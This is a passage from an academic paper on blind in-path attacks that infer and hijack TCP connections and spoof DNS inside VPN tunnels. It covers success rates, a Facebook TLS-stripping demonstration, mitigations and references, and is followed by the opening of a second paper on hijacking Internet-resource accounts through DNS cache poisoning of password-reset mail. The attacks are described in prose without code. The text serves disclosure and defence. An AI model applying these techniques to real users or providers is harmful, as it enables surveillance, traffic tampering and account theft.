specific non-web applications. For our evaluation, we only tested against NeverSSL to illustrate the efficiency of the attack against a single website. We also assume that the server the user is connecting to is using port 80 or 443 but the attack can be performed for any TCP port. We can determine within 6 seconds if the victim is connected to a given website during this phase by completing the four-tuple for this connection through scanning the ephemeral port space of the client.

6.1.3 Phase 3

The primary difference in the time it takes for phase 3 to complete is the attacker sniffing false acknowledgements as it probes a significantly large range of sequence or acknowledgment numbers. For example, the attacker may sniff a false acknowledgement during the spread of the entire sequence number range, it will continue to probe the small range around that false sequence number until it finds no responses are being triggered from the victim. At that point it will retry scanning the entire range again until it finds an in-window sequence that will repeatedly trigger responses. The tests that took longer in time had to retry more of the scans and send more packets to the victim, or the sequence number was simply later in the search space by chance.

During our attempts, the 8.4% of the failures were all during this phase. Based on the specifics of our attack script, there will always be a ~5% chance the attacker resets the connection as it probes. During the last scan for an in-window sequence number, the attacker sends TCP `RST` packets in blocks of 20 to the victim. A `RST` packet sent with an in-window sequence number will trigger a response, but the connection will be completely reset if the exact sequence in use is hit. During our tests, 6.1% of the failures were due to the connection being completely reset by the attacker. The other 2.3% of the failures were mostly due to our script failing to ensure that an inferred value is indeed triggering responses because of traffic analysis challenges. Many of the failures found the exact sequence within 100 bytes of the one in use, but sniffed false challenge `ACK`s and did not resend enough empty `PSH-ACK`s to ensure it was indeed the exact sequence in use.

6.2 Server-side DNS Attack (Experiment IV: Success Rate)

Against each different DNS timeout tested in the experiments, the attacker was able to infer the ephemeral port in use quick enough on average to start attempting to brute force responses with the correct `TXID` back to the victim. The attack script was able to infer the port in use by the client in 3.96 seconds on average. Additionally, our script took an average of 6.89 seconds to scan through the entire 65k transaction ID range. The attacker could potentially scan at a faster rate, but risks overloading the client socket's receive buffer and as a result decreasing the accuracy of the injection attack.

As expected, the success rate of the attacker increased as the DNS query timeout on the client also increased. This allowed the attacker to try every possible TXID the client could have chosen before the UDP socket was closed. The main results of the three experiments are shown below:

- 15 second DNS timeout (*e.g.*, Android 11) - 75.3% successful injects
- 10 second DNS timeout (*e.g.*, Ubuntu 20.04) - 48.1% successful injects
- 5 second DNS timeout (*e.g.*, Firefox 80.0.1) - 11.6% successful injects

6.3 Real-World Example (Experiment V)

We successfully demonstrated that a blind in-path attacker can remove the VPN encryption layer and perform the man-in-the-middle attack to strip off TLS encryption of the HTTPS traffic, in a setup meant to emulate the Iranian attacks on Facebook from 2009 referenced in Section 5.

We assume that the user is actively using Facebook during the attack. This is an underlying assumption to any man-in-the-middle attack, namely that the user is using the service while the attack is happening. DNS time-to-live (TTL) values depend on many factors such as website, web browser policies, recursive DNS resolver, and location, but values on the order of minutes are common. For both Firefox and Chrome we observed that, in our environment, while a user is using Facebook they will make a DNS request for `facebook.com` about every two minutes. We also assume that we know the IP address of the DNS server the victim client is using for domain name requests. Since many VPN providers default to specific DNS servers this is a likely case. We know the destination IP address and port of the DNS server, and we know that post-NATing the source IP address will be the VPN server's IP address. For our example attack we could continually scan for open NAT table entries by repeatedly carrying out the process of guessing the ephemeral port (*i.e.*, the source port chosen by the VPN server), but to avoid constantly sending the VPN server traffic we wait until we have fingerprinted a likely DNS request for `facebook.com` based on the size of an encrypted packet from VPN client to VPN server. Then, we carry out our VPN injection attack as per Section 4. Recall that this involves DoSing the DNS server so that we do not need to race with any valid response, inferring the ephemeral port number using a blind in-path attack, and then brute forcing the transaction ID (TXID) to inject a spoofed DNS response.

For route-based VPNs, such as WireGuard, there is a simple way to use DNS spoofing to cause a subsequent connection to be made outside the VPN tunnel. By returning the IP address of the VPN server itself as the response to the DNS query we can cause the new connection to leave the VPN client machine

unencrypted and outside the VPN tunnel because a specific routing rule exists for that IP address to make sure packets sent to the VPN server for the tunnel are not themselves coerced into the tunnel. The new connection will be a separate TCP connection, so can be easily distinguished by the attacker even if the destination port on the VPN server is the same. Because the attacker is, by definition, in the path from VPN client to VPN server, the attacker is in a position to perform any kind of man-in-the-middle attack on this new connection. For our example attack we use DNAT and `mitmproxy`[10] version 5.2, along with a forged certificate for `facebook.com`, to remove all encryption so that we can see and modify traffic to/from the `facebook.com` server at will.

6.4 Different OSes and VPN Apps (Experiment VI Testing OSes and Experiment VII Testing VPN Apps)

For the client-side attack we tested it against a wide variety of operating systems and Android apps. See the artifact[11]. for a complete list of operating systems and vendors that we tested, all of which were vulnerable. Notably, we tested a variety of VPN-like technologies such as Orbot, Lantern, Psiphon, TunnelBear, and others that are not advertised as VPNs. Essentially, all Linux- and BSD-based[12] operating systems were vulnerable before our ethical disclosure process, including Android and Apple devices. For client-side attacks, we only tested route-based VPNs (the vast majority of VPNs are route-based) and they were all vulnerable. We did not test policy-based VPNs, Windows OSes, or Tor [13] as part of Experiments VI and VII because we did not believe them to be vulnerable to the client-side attack due to separate network namespaces, the strong host model, and SOCKS interfaces being in user space, respectively. We later confirmed that these three OSes and apps are not vulnerable to the client-side attack.

For server-side attacks there is not a concept of a vulnerable VPN technology or OS, because the attack takes advantage of NAT when working as specified. Nonetheless, we tested with both policy-based (IKEv2/IPSec) and route-based (OpenVPN and WireGuard) VPNs on a variety of OS combinations for client/server: Windows/Windows, Windows/Linux, Linux/Linux, and macOS/Linux. For Windows as a server we only tested OpenVPN. It is not common for Windows to serve as a VPN server, and is not supported by OpenVPN (we had to mirror best practices configuration from Linux as closely as possible), but we wanted to underline the point that the server-side attacks are independent of operating system or implementation by having a VPN setup that did not involve Linux- or BSD-based OSes in any way. We specifically tested Windows 10 v20H2 as the client and Windows Server 2019 v1809 as the server. Note that Tor does not use NAT to multiplex connections on exit nodes, so is not vulnerable to our server-side attacks.

6.5 Operating System and VPN Protocol Differences

The client-side TCP attacks are possible on each operating system that we tested, but interestingly, each operating system has some nuances in the way in which it handles different kinds of spoofed packets. For example, BSD-based operating systems, including macOS (Sierra, High Sierra, and Mojave) and iOS (through version 12.4.1) require an additional step to determine the victim's virtual IP address. Android has an additional vulnerability that allows parts of the attack to be performed in plaintext, but we were able to make inferences about the encrypted packets we received which allowed us to perform the attack with only a moderate amount of effort.

The attacker is able to use the packet size of the encrypted communication to infer whether or not they are spoofing the correct four tuple. Each time the attacker guesses the correct four tuple in the spoofed `SYN` packet to the client, it will respond with an `ACK` through the encrypted connection with the VPN server. Since every single `ACK` the client sends through the tunnel is encapsulated in the exact same size encrypted packet, they can easily infer which encrypted packets are indeed `ACK`s instead of `RST`s. The connection can be reliably tested by sending a specific count of spoofed four-tuple packets, then counting the number of matching packet lengths flowing from the victim to the VPN server.

Multiple versions of iOS and BSD (note that iOS uses the FreeBSD network stack) were also found to be vulnerable, but we focused our efforts to reverse engineer routing on Linux/Android rather than BSD. Thus we only report here the small changes we made to our attack for it to work on these other OSes.

The constant size in which VPNs send challenge-`ACK`s within varies based on the protocol. For example, on Ubuntu 18.04, the OpenVPN protocol sends encrypted TCP packets of size 79, while iOS sends encrypted IPsec UDP packets of length 108 bytes for the triggered responses. An in-path attacker can reliably infer which encrypted packets are empty `ACK`s by sniffing the traffic long enough with any VPN protocol. It is important for the attacker to ensure that the outgoing client packet sent directly following each spoofed packet matches the appropriate `ACK` size for that encrypted VPN communication. Our attacks currently assume the attacker knows what type of VPN protocol is being used. Using traffic analysis and metadata, the attacker should have a clear idea of the VPN protocol being used.

[10] https://mitmproxy.org

[11] Also available at https://git.breakpointingbad.com/Breakpointing-Bad-Public/vpn-attacks

[12] For the purposes of this paper, we consider Apple OSes to be BSD-based in the loose sense that they borrow heavily from the FreeBSD networking stack.

7 Limitations and Discussion

Here we discuss the limitations and generality of the attacks we have presented.

7.1 Client-side Attack Limitations

Since enabling reverse path filtering will negatively impact the performance and reliability of networking on a number of devices, the recommended mitigation to prevent our attack is to add a pre-routing `iptables` or `nftables` rule to drop packets destined for the client's virtual IP address.

7.2 Server-side Attack Limitations

While these types of mitigation address the client-side attack for most non-mobile devices, source address validation (rather than reasoning about interfaces) is required for mitigation as we move further down the path closer to the VPN server. Research has shown that the majority of networks on the Internet do not even perform the most basic kind of source address validation [21], namely dropping packets entering their network that claim to be from their network. Source address validation becomes impossible once traffic flows reach BGP-powered routers on the Internet where asymmetric routing is possible.

For DNS, the victim application initiating the queries will typically determine if there is a DNS cache and if so, the length of time before that DNS entry expires. Therefore, once an attacker has inferred an existing web connection they can assume another query if the user visits the website again after the DNS record TTL value (or sooner depending on caching policies) [4, 5]. Additionally, they can get an estimate on the size of the target lookup by connecting to the same VPN server and crafting the same lookup.

Another obstacle for the attacker is mistaking other victim to DNS server UDP flows that are not for the correct target domain name. For example, the attacker wants to inject the wrong IP for `facebook.com`, but the client also sends a query for `google.com` around the same time. Thus two UDP flows are being NATed and the attacker might discover the ephemeral port for the wrong flow. To address this issue, the attacker can drop packets headed from the VPN client to the VPN server for a short period of time (*i.e.*, 5 seconds) in order to ensure there are no more lookups sent from the client while we attempt to infer the port for a specific flow.

7.3 Generality of the Attack

To better understand the generality of the attacks we have presented, it is instructive to separate our attacks into the two types: client- and server-side. Our set of client-side attacks effectively require the attacker to be on the same physical network as the victim client for one of their live interfaces, *i.e.*, adjacent in the link layer. Network adjacent attacks involve spoofed packets directly from the attacker to the victim as physical frames. However, our server-side attacks require only that the attacker be a router (or network adjacent to a colluding router) along the path from VPN client to VPN server. For these attacks the spoofed packets are routed over the Internet from the attacker to the VPN server. In either case, the spoofed return IP address is typically a server (such as web or DNS) the victim is accessing *via* a tunneled connection through the VPN tunnel.

When reasoning about the generality of both types of attacks the main considerations are:

- **TLS/SSL in the application layer for the tunneled connection**: While encryption of the VPN tunnel does not prevent our attacks, application-layer encryption (*e.g.*, TLS-based protocols like HTTPS) prevents injecting data into the socket. Yet, inferring the existence of a VPN-tunneled TCP/IP connection and resetting that connection are possible despite application-layer TLS/SSL. Hijacking a TCP/IP connection to inject data is only possible in the absence of TLS/SSL, however hijacking DNS for standard DNS configurations is possible and, for route-based VPNs (which are more common than policy-based), can lead to the possibility of stripping off application-layer encryption, as detailed in Section 6.3 in our real-world example. Furthermore, application-layer encryption is less commonly used by at-risk populations globally than by typical users from more developed countries. We scraped all websites marked as potentially blocked by the Citizen Lab [20] using Selenium and found that, for example, 26% of websites in China and 51% of websites in Brazil have at least one unencrypted element.
- **Necessity of knowing the timing of a connection or DNS request, along with the IP address or domain:** For our attacks to succeed we have to predict the timing of the connection or DNS request, or at least continue carrying out the attack until the connection or request happens. We also have to know the IP address that will be connected to or the domain name that will be requested. In our real-world example in Section 6.3 we observed that a user using Facebook will make DNS requests for `facebook.com` every two minutes, for example. That is all the information we need to carry out the attack, we do not need to predict the exact timing (but can, using traffic analysis to observe encrypted VPN packet sizes likely to be the DNS requests we are looking for).
- **Some of our attacks having been mitigated by patches:** Many (but not all) operating systems or VPN client vendors have applied some kind of patch to mitigate our client-side attacks in response to our disclosure. These patches largely amount to filtering out the spoofed packets because they come in from an interface that is not the virtual interface for tunneled VPN traffic. See Section 1 for details of our responsible disclosure process. We are not aware of any patches or planned patches to mitigate our server-side at-

tacks, despite having ethically disclosed them to multiple OS and VPN vendors on August 13, 2020. It is possible that attacks could be detected based on, *e.g.*, anomalies in fields such as the TTL, or monitoring incorrect guesses of fields such as port numbers, but no vendors have put forth a proposal to do so.

- **Reverse path filtering, martian filtering, and BCP 38 and 84:** Reverse path filtering comes in two forms: on hosts and in network routers. Strict mode as per RFC 3704 effectively stops our client-side attacks, loose or feasible modes do not. Reverse path filtering on the VPN server as a host does not affect the server-side attacks, because spoofed packets enter on the same interface as real packets. All source and destination IP addresses in our server-side attacks are routable Internet IP addresses, so Martian or bogon filtering are moot. BCP 38 and BCP 84 were addressed in Section 3. We assume that a state-level attacker in collusion with an ISP could easily remove any BCP 38 and BCP 84 restrictions and carry out the attack.
- **VPN configurations, implementations, and OS diversity:** There are many different configurations of VPNs, which can affect the VPN client, VPN server, or both. For our client-side attacks, a detailed discussion of how operating system and VPN configuration can affect the attacks is in Section 6.5. For our server-side attacks, the operating system and VPN configuration of the VPN client do not matter. Most VPN servers perform Network Address Translation (NAT) on the VPN server, and all NAT implementations have the behavior that we are exploiting: packets with the correct ephemeral port are NATed into the encrypted VPN tunnel while packets with the incorrect port are not. There are alternative implementations of VPNs that do not involve NATs, such as Outline which uses a SOCKS proxy[13]. Essentially, however, the same principle applies: in general spoofed packets with correct fields get tunneled and those with incorrect fields do not, meaning that an attacker that can see the encrypted tunnel can make inferences. Policy-based routing on the VPN client does not affect the underlying vulnerability for our server-side attacks, but our current method for causing connections to be made outside the VPN tunnel *via* DNS spoofing assumes that the client is using a route-based VPN client.

At the most basic level, all of our attacks combine two key elements: the ability to spoof packets that are either directly routed into the encrypted tunnel or the response to them is, and the ability to view traffic transiting the VPN tunnel even if the attacker cannot decrypt it. The mere existence, timing, and number of bytes of ciphertext leaks a lot of security-critical protocol information (such as port numbers and sequence numbers) when an attacker is able to spoof packets. While it *may* be possible to secure TCP and DNS within encrypted tunnels by applying the appropriate filtering, these are only two protocols and there are still many critical UDP-based applications (*e.g.*, NTP).

[13] See https://getoutline.org. Our server-side attack does not work unmodified on Outline because of a fast-close behavior for DNS traffic, we have not analyzed Outline's security against blind in/on-path attacks beyond that.

7.4 Summary and Recommendations

Because of the generality of blind in-path attacks for VPN tunnels we recommend the following:

- For transport layer protocols such as TCP, and for any application-layer transport-like functionality built on top of datagrams (such as DNS built on top of UDP), the security of each protocol should be examined with respect to the threat of a blind in-path attacker on a case-by-case basis. Among protocols that we leave for future work are QUIC, NTP, SCTP, and BGP.
- For training materials for at-risk users and any communication with users about the security and privacy benefits of VPNs, it should be made clear that VPNs are not a substitute for application-layer security (such as HTTPS or DNS over HTTPS, *i.e.*, DoH).
- To the extent possible, VPN configurations should use abstractions that are at a higher level than the network routing layer. For example, SOCKS proxies provide some protection against the attacks presented in this paper when properly applied.
- VPN architectures should apply IP address and interface filtering whenever possible. In addition to filtering already discussed, such as client-side firewall rules to stop spoofed packets from reaching the virtual interface, VPN providers should also consider protecting the path from DNS servers to the VPN server.

While we have broadly studied a variety of encrypted tunnel protocols that fall under the umbrella of VPNs, including OpenVPN, Wireguard, L2TP/IPSec, IKEv2/IPSec, and PPTP, there are also many such protocols that do not fall under the VPN umbrella such as SSH tunnels and VXLANs. We leave evaluation of these for future work.

8 Related Work

The main aspect of our work that distinguishes it from any prior work is the combination of applying traffic analysis of an encrypted tunnel with spoofed packets.

8.1 Security Analysis of VPN Services

There have been various studies around investigating the potential security and privacy aspects of VPN services. Perta *et al.* [25] manually investigated the network behavior of 14 VPN services and presented a DNS hijacking attack that

allowed traffic to be captured in clear. A more comprehensive study conducted by Khan *et al.* [17] on the commercial VPN ecosystem highlighted the lack of transparency in VPN policies and claims made to consumers. The work also elaborated on instances of leakages and active traffic manipulations by VPN providers. In the mobile space, there have also been extensive studies [16, 36], which have evaluated various VPNs apps in the Android app store. Their evaluation revealed the presence of malware, traffic redirection, DNS leaks, lack of encryption, Javascript injection and TLS interception by VPN providers. As a result of the lack of trust in the VPN ecosystem, researchers have also suggested decentralized approaches for VPN services [12, 31]. While previous work on the security of VPN services has mainly focused on the trust model and the correctness of the implementation of the protocols, our work specifically looks at the VPN security from a broader network routing perspective.

Several studies have looked at VPN routing issues at a more rudimentary level than our study. Perta *et al.* [25] and Ikram *et al.* [16] reported how misconfigurations in the VPN routing tables can enable DNS traffic leakage and hijacks. In contrast, our work hijacks DNS queries that are protected by the VPN tunnel and the threat model is any router in-path between the VPN client and VPN server. Appelbaum *et al.* [6] found various security vulnerabilities in VPN routing and suggested mitigation techniques for vendors. Similarly, another work [2] investigated the leakage of a VPN user's local IP address through the WebRTC-API and detailed the privacy risks associated with this. While these works revealed issues with routing and VPNs, we are not aware of any study before our own work that illuminated how the combination of packet spoofing with traffic analysis can reveal the randomized secret numbers that protocols use to protect against attacks such as inference of connections or hijacking.

8.2 Off-path Attacks

The first step in hijacking a connection is detecting the presence of an active TCP/IP connection. Watson [33] demonstrates how critical this step is for performing blind spoofing, session hijacking, and packet injection attacks, as well as TCP reset attacks, by taking advantage of a TCP specification of accepting out-of-order packets that are within the range of a window size, decreasing the search space by a factor of the window size. Other works have demonstrated attacks to infer the existence of a connection completely off-path [3, 18]. Such attacks typically involve placing canaries, finding collisions, and/or making statistical inferences. For our attacks presented in this paper, an attacker simply needs to sit in-path and guess a correct four-tuple by probing the ephemeral port space, and then see the tunneled response as an encrypted VPN packet. This does require that we assume one host's IP and port (*e.g.*, a web server), but this is the same assumption made by Cao *et al.* [11] and others to perform off-path TCP/IP hijacking attacks. Additionally, the number of devices that are vulnerable to our blind in-path attacks extends beyond Linux to other UNIX-based systems and mobile devices, as well as versions which have been patched to prevent the behavior exploited by Cao *et al.*

While off-path attacks that have nothing to do with VPNs or other encrypted tunnel technologies are a serious problem, they generally can be fixed by slightly changing the behavior of an implementation or randomizing other numbers for the protocol. For example, to address the attack by Cao *et al.* the Linux kernel randomized the total number of challenge `ACK`s that are sent per second, *i.e.*, the rate limit that led to the side-channel. While this could potentially still be inferred by an off-path attacker, a blind in-path attacker such as we have presented in this paper can trivially count packets. In general, it is much more difficult to hide the existence, timing, and size of network packets from an in-path attacker than from an off-path attacker. Off-path attackers by definition cannot perform traffic analysis of encrypted packets for the tunnel.

8.3 Traffic Analysis of Encrypted Tunnels

A number of works have made inferences based on analyzing the existence, size, and timing of encrypted packets for encrypted tunnels, such as works that fingerprint websites in encrypted tunnels [10, 32] or works that focus on censorship evasion [14, 34, 35]. None of these works combine packet spoofing with traffic analysis to subvert tunneled protocols, rather they focus on other higher-layer metadata such as the structure of the HTTP being served to a web client to identify the fingerprint of known web content.

9 Conclusions

We have demonstrated a general and serious problem (using attacks on popular VPN implementations as examples): in/on-path attacks to subvert protocols that are protected inside encrypted tunnels. Our attacks were demonstrated for the TCP and DNS protocols tunneled inside VPNs, but the underlying vulnerability applies to any attempt to use an encrypted tunnel to protect any protocol that uses randomly-generated secret values to protect against off-path attacks. This challenges the current understanding of real-world VPN's security by showing that even a properly configured and secured VPN that has applied all known security patches is still vulnerable to connection tampering from a malicious actor with the ability to control the gateway or any router between the VPN client and VPN server. In summary, all route-based VPNs and all UNIX-like operating systems that we tested were vulnerable to our client-side attacks before disclosure. Client-side attacks have been partially mitigated. Sever-side attacks are independent of VPN configuration or OS, so long as the VPN uses

the OS's NAT implementation on the VPN server. Despite full disclosure, no type of mitigation has been proposed or implemented by any vendor with respect to our server-side attacks.

10 Acknowledgments

This material is based upon work supported by the U.S. National Science Foundation under Grant nos. 1518523, 1518878, 1801613, and 2007741, as well as the Open Technology Fund and the Ministry of Science and Innovation (Spain) (PID2019-111429RB-C22). We thank our shepherd, Zakir Durumeric; the anonymous reviewers of both the paper and the artifact; and Jeffrey Knockel and Philipp Winter for valuable feedback. We also thank the developers who provided important insights during the ethical disclosure process, especially Jason Donenfeld and the other members of the OSS Security mailing list. Many unnamed members of our research team lent us mobile phones for testing, and Lynn Pham donated an iPhone, for which we are grateful. Steve Gibson and Leo Laporte provided comic relief with their fascinating analysis of our initial ethical disclosure.

References

[1] Transmission Control Protocol. RFC 793, September 1981.

[2] N. M. Al-Fannah. One Leak Will Sink A Ship: WebRTC IP Address Leaks. In *2017 International Carnahan Conference on Security Technology (ICCST)*, pages 1–5, 2017.

[3] Geoffrey Alexander, Antonio M. Espinoza, and Jedidiah R. Crandall. Detecting TCP/IP Connections via IPID Hash Collisions. *Proceedings on Privacy Enhancing Technologies*, 2019(4):311–328, 2019.

[4] Mark Allman. On Eliminating Root Nameservers from the DNS. In *Proceedings of the 18th ACM Workshop on Hot Topics in Networks*, pages 1–8, 2019.

[5] Mario Almeida, Alessandro Finamore, Diego Perino, Narseo Vallina-Rodriguez, and Matteo Varvello. Dissecting DNS Stakeholders in Mobile Networks. In *Proceedings of the 13th International Conference on emerging Networking Experiments and Technologies*, pages 28–34, 2017.

[6] Jacob Appelbaum, Marsh Ray, Karl Koscher, and Ian Finder. vpwns: Virtual Pwned Networks. In *2nd Workshop on Free and Open Communications on the Internet (FOCI)*. USENIX, 2012.

[7] Fred Baker and Pekka Savola. Ingress Filtering for Multihomed Networks. RFC 3704, March 2004.

[8] Stephane Bortzmeyer. DNS Privacy Considerations. *Work in Progress, draft-ietf-dprive-problem-statement-06*, 1, 2015.

[9] Jonas Bushart and Christian Rossow. Padding Ain't Enough: Assessing the Privacy Guarantees of Encrypted DNS. In *10th Workshop on Free and Open Communications on the Internet (FOCI)*. USENIX, 2020.

[10] Xiang Cai, Rishab Nithyanand, Tao Wang, Rob Johnson, and Ian Goldberg. A Systematic Approach to Developing and Evaluating Website Fingerprinting Defenses. *Proceedings of the ACM Conference on Computer and Communications Security*, pages 227–238, 11 2014.

[11] Yue Cao, Zhiyun Qian, Zhongjie Wang, Tuan Dao, Srikanth V Krishnamurthy, and Lisa M Marvel. Off-Path TCP Exploits: Global Rate Limit Considered Dangerous. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 209–225.

[12] Amir Chaudhry, Anil Madhavapeddy, Charalampos Rotsos, Richard Mortier, Andrius Aucinas, Jon Crowcroft, Sebastian Probst Eide, Steven Hand, Andrew W Moore, and Narseo Vallina-Rodriguez. Signposts: End-to-End Networking in a World of Middleboxes. *ACM SIGCOMM Computer Communication Review*, 42(4):83–84, 2012.

[13] Roger Dingledine, Nick Mathewson, and Paul Syverson. Tor: The Second-Generation Onion Router. In *Proceedings of the 13th Conference on USENIX Security Symposium - Volume 13*, SSYM'04, page 21, 2004.

[14] Roya Ensafi, David Fifield, Philipp Winter, Nick Feamster, Nicholas Weaver, and Vern Paxson. Examining How the Great Firewall Discovers Hidden Circumvention Servers. In *Proceedings of the 2015 Internet Measurement Conference*, IMC '15, page 445–458. Association for Computing Machinery, 2015.

[15] Xuewei Feng, Chuanpu Fu, Qi Li, Kun Sun, and Ke Xu. Off-Path TCP Exploits of the Mixed IPID Assignment. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, page 1323–1335. Association for Computing Machinery, 2020.

[16] Muhammad Ikram, Narseo Vallina-Rodriguez, Suranga Seneviratne, Mohamed Ali Kaafar, and Vern Paxson. An Analysis of the Privacy and Security Risks of Android VPN Permission-enabled Apps. In *Proceedings of the 2016 Internet Measurement Conference*, pages 349–364. ACM, 2016.

[17] Mohammad Taha Khan, Joe DeBlasio, Geoffrey M Voelker, Alex C Snoeren, Chris Kanich, and Narseo

Vallina-Rodriguez. An Empirical Analysis of the Commercial VPN Ecosystem. In *Proceedings of the Internet Measurement Conference 2018*, pages 443–456. ACM, 2018.

[18] Jeffrey Knockel and Jedidiah R Crandall. Counting Packets Sent Between Arbitrary Internet Hosts. In *4th USENIX Workshop on Free and Open Communications on the Internet (FOCI 14)*, 2014.

[19] Platon Kotzias, Abbas Razaghpanah, Johanna Amann, Kenneth G Paterson, Narseo Vallina-Rodriguez, and Juan Caballero. Coming of Age: A Longitudinal Study of TLS Deployment. In *Proceedings of the Internet Measurement Conference 2018*, pages 415–428, 2018.

[20] Citizen Lab and Others. URL Testing Lists Intended for Discovering Website Censorship, 2014. https://github.com/citizenlab/test-lists.

[21] M. Luckie, R. Beverly, R. Koga, K. Keys, J. Kroll, and K. Claffy. Network Hygiene, Incentives, and Regulation: Deployment of Source Address Validation in the Internet. In *ACM Computer and Communications Security (CCS)*, November 2019.

[22] Bill Marczak, Nicholas Weaver, Jakub Dalek, Roya Ensafi, David Fifield, Sarah McKune, Arn Rey, John Scott-Railton, Ron Deibert, and Vern Paxson. An Analysis of China's "Great Cannon". In *5th Workshop on Free and Open Communications on the Internet (FOCI)*. USENIX, 2015.

[23] Daiyuu Nobori and Yasushi Shinjo. VPN Gate: A Volunteer-Organized Public VPN Relay System with Blocking Resistance for Bypassing Government Censorship Firewalls. In *11th Symposium on Networked Systems Design and Implementation (NSDI)*, pages 229–241. USENIX, 2014.

[24] Ramakrishna Padmanabhan, Amogh Dhamdhere, Emile Aben, KC Claffy, and Neil Spring. Reasons Dynamic Addresses Change. In *Proceedings of the 2016 Internet Measurement Conference*, pages 183–198, 2016.

[25] Vasile C Perta, Marco V Barbera, Gareth Tyson, Hamed Haddadi, and Alessandro Mei. A Glance through the VPN Looking Glass: IPv6 Leakage and DNS Hijacking in Commercial VPN clients. *PETS*, 2015.

[26] Philipp Richter, Florian Wohlfart, Narseo Vallina-Rodriguez, Mark Allman, Randy Bush, Anja Feldmann, Christian Kreibich, Nicholas Weaver, and Vern Paxson. A Multi-perspective Analysis of Carrier-Grade NAT Deployment. In *Proceedings of the 2016 Internet Measurement Conference*, pages 215–229, 2016.

[27] sysctl.d: switch net.ipv4.conf.all.rp_filter from 1 to 2. https://github.com/systemd/systemd/commit/230450d4e4f1f5fc9fa4295ed9185eea5b6ea16e.

[28] Sandra Siby, Marc Juarez, Claudia Diaz, Narseo Vallina-Rodriguez, and Carmela Troncoso. Encrypted DNS–> Privacy? A Traffic Analysis Perspective. *Proceedings of the NDSS Symposium*, 2020.

[29] Pyda Srisuresh and Matt Holdrege. IP Network Address Translator (NAT) Terminology and Considerations. RFC 2663, August 1999.

[30] Randall R. Stewart, Mitesh Dalal, and Anantha Ramaiah. Improving TCP's Robustness to Blind In-Window Attacks. RFC 5961, August 2010.

[31] Matteo Varvello, Iñigo Querejeta Azurmendi, Antonio Nappa, Panagiotis Papadopoulos, Goncalo Pestana, and Ben Livshits. VPN0: A Privacy-Preserving Decentralized Virtual Private Network. *arXiv preprint arXiv:1910.00159*, 2019.

[32] Tao Wang and Ian Goldberg. Improved website fingerprinting on tor. In *Proceedings of the 12th annual Workshop on Privacy in the Electronic Society, (WPES)*. ACM, 2013.

[33] Paul Watson. Slipping in the Window: TCP Reset attacks. 2004.

[34] Philipp Winter and Stefan Lindskog. How the Great Firewall of China is Blocking Tor. In *2nd Workshop on Free and Open Communications on the Internet (FOCI)*. USENIX, 2012.

[35] Philipp Winter, Tobias Pulls, and Juergen Fuss. ScrambleSuit: A Polymorphic Network Protocol to Circumvent Censorship. In *Workshop on Privacy in the Electronic Society*. ACM, 2013.

[36] Qi Zhang, Juanru Li, Yuanyuan Zhang, Hui Wang, and Dawu Gu. Oh-Pwn-VPN! Security Analysis of OpenVPN-Based Android Apps. In *International Conference on Cryptology and Network Security*, pages 373–389. Springer, 2017.

[37] X. Zhang, J. Knockel, and J. R. Crandall. Original SYN: Finding Machines Hidden Behind Firewalls. In *2015 IEEE Conference on Computer Communications (INFOCOM)*, pages 720–728, 2015.

The *Hijackers* Guide To The Galaxy: *Off-Path* Taking Over Internet Resources

Tianxiang Dai*, Philipp Jeitner*†, Haya Shulman* and Michael Waidner*†

*Fraunhofer Institute for Secure Information Technology SIT
†Technical University of Darmstadt

Abstract

Internet resources form the basic fabric of the digital society. They provide the fundamental platform for digital services and assets, e.g., for critical infrastructures, financial services, government. Whoever controls that fabric effectively controls the digital society.

In this work we demonstrate that the current practices of Internet resources management, of IP addresses, domains, certificates and virtual platforms are insecure. Over long periods of time adversaries can maintain control over Internet resources which they do not own and perform stealthy manipulations, leading to devastating attacks. We show that network adversaries can take over and manipulate at least 68% of the assigned IPv4 address space as well as 31% of the top Alexa domains. We demonstrate such attacks by hijacking the accounts associated with the digital resources.

For hijacking the accounts we launch off-path DNS cache poisoning attacks, to redirect the password recovery link to the adversarial hosts. We then demonstrate that the adversaries can manipulate the resources associated with these accounts. We find all the tested providers vulnerable to our attacks.

We recommend mitigations for blocking the attacks that we present in this work. Nevertheless, the countermeasures cannot solve the fundamental problem - the management of the Internet resources should be revised to ensure that applying transactions cannot be done so easily and stealthily as is currently possible.

1 Introduction

Internet resources form the cornerstone of modern societies. The daily activities and services are increasingly digitalised, from critical infrastructures to medical services and child care. The society relies on the control over its Internet resources for availability and stability of digital services and assets. Due to their importance, Internet resources pose a lucrative target for adversaries.

Internet resources are at risk. In this work we explore the security of the Internet management systems of basic digital assets: IP addresses management with Regional Internet Registries (RIRs) [RFC7020], domains with domain registrars, virtual machine resources with infrastructure as a service (IaaS) providers and certification with Certificate Authorities (CAs), see the list in Table 1. These providers manage the allocation, registration and operation of the Internet resources for their customers. We study how easy it is for network adversaries to take over the accounts of these resource providers and then exploit the resources associated with the compromised accounts.

We show that the current practices of Internet resources management are insecure. Adversaries can take control over digital assets of customers and maintain control over them for long periods of time without being detected. Although such attacks are appealing for strong nation state adversaries and security agencies, we demonstrate that even weak *off-path* network adversaries can, through a series of protocol manipulations, take over the accounts of customers and thereby control the Internet resources associated with them.

Adversaries can hijack accounts. The idea behind our attacks is the following: the adversary poisons the cache of the DNS resolver of a resource provider, injecting a malicious record mapping the Email server of the victim customer to an adversarial host. The adversary invokes password recovery procedure. The Email server of the provider sends the password reset link to the IP address of the adversary. Adversary resets the password and hijacks the victim account. We demonstrate how the adversary can perform manipulations over the resources associated with the hijacked accounts.

Manipulation of the digital resources. The SSO (Single Sign On) accounts of the RIRs pose the highest risk: hijacking an SSO account allows a weak adversary to take over ASes and IP blocks allocated to the victim. Furthermore, through the hijacked account the adversary can make manipulations not only in the control plane of the Internet infrastructure but also in the Internet Routing Registries (IRR) and in Internet Addressing Resource Registries. Such modifications in the IRR can among others also facilitate extremely effective BGP prefix hijacks. Specifically, IRR records are prerequisite for

BGP hijack attacks - without proper records in the IRR the attacker cannot convince benign upstream providers to accept and propagate the fraudulent BGP announcements in the input filters on the BGP sessions. Adversaries without the ability to modify the IRR, have to use less vigilant and generally poorly managed networks as upstream providers or have to utilise path manipulation attacks [35] - both restricting the success rate and the stealthiness of the attack. Our adversary can, by modifying the records in the IRR, cause well managed and reputed upstream providers to unwittingly propagate the malicious BGP announcements. Hence making BGP prefix hijacks more effective than the typical control plane BGP prefix hijacks while at the same time more difficult to identify. To maintain control over the victim Local Internet Registries (LIRs) resources over long periods of time the adversary implants itself in the system with elevated privileges.

